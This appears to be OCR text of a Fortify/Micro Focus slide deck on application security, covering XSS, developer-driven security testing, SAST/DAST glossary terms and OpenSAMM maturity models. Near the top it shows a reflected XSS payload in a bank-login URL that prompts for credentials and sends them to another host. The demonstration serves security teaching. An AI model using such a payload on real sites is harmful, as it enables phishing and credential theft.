
http://freebankonline.com/banklogin.asp?err=<script>username=prompt('Please enter your username','
'); password=prompt('Please enter your password',''); document.write('<img
src="http://splc:8080/splc/listMyItems.do?username='%2Busername%2B'%26password='%2Bpassword%2
B'">'); document.write('
Invalid Login: '%2Busername);</script>



Summary

- There are many other possibilities and Opportunities
- Remember, if the easy options are this good, imagine what is possible
- There are a number of ways to launch the actual attack internally
- Stored XSS
- Reflected XSS
- Remember, navigating to a page is permission to run what's on that page
- Consider a customer visiting your webpage as an act of significant trust
- Constantly new hacks in the Press
  - Just 2 weeks ago we had Whatsapp
  - https://threatpost.com/whatsapp-bug-malicious-code-injection-rce/152578/

Beyond Intrusion – Disrupting the Kill Chain



Software Security Assurance

So what do we do about all this?

Fortify

Developers have traditionally resisted security or where not given the time to implement security

Security Gets Involved at Later Stages in the Dev Cycle

- Traditionally, static or dynamic scans are run before releasing the app.
- …so developers get issues to fix in a very short time or release the app with these issues.
- Development teams are growing at an 80:1 to 1000:1 ratio to security teams.


Full Scans Take Too Much Time!

- When scans are initiated, developers don't get results in days, or in some cases, weeks.
- Scanning the entire code base and auditing can take time.
- Developers get security issues way later than they would like.

Audit Process Takes Too Much Time!

- Auditing is still the #1 bottleneck for application security efforts.
- Even if scans are completed in minutes, human auditors work using FIFO queues and they're outnumbered.
- Audit results are challenged by developers and cause friction/time loss.

Application Security needs to be seamless to keep up with the pace of development





Application Security Testing Glossary:

Static (SAST) - analyzes the code
Dynamic (DAST) – tests a functional (pre-production) app
Mobile (MAST) – tests a mobile app
CAM – continuous application monitoring


Software Security Assurance

Maturity Models






OpenSAMM 1.0




OpenSAMM v 2.0




Fortify MICRO FOCUS

Disciplines

- The 4 Disciplines are high-level categories for activities
  - Three security Functions under each Discipline are the specific silos for improvement



Software Security Assurance Services



Fortify MICRO FOCUS


SSA Best Practice Approach

- Key Principles
  - Rapid identification and remediation of critical vulnerabilities
    - Don't "forget to fix" or "boil the ocean"
  - Prevent introduction of new vulnerabilities
    - Integrate into existing SDLC with minimal process changes
    - Provide flexibility to integrate with new SDL as it rolls-out
  - Provide support for the developers
    - Training in the context of their own code base
    - Mentoring as required
  - Monitor and control
    - Automate gathering of vulnerability statistics and publish
    - Enforcement via security gate
  - Continuous Improvement


Rollout

Fortify

SSA Best Practice Approach




SSA Best Practice Approach




- 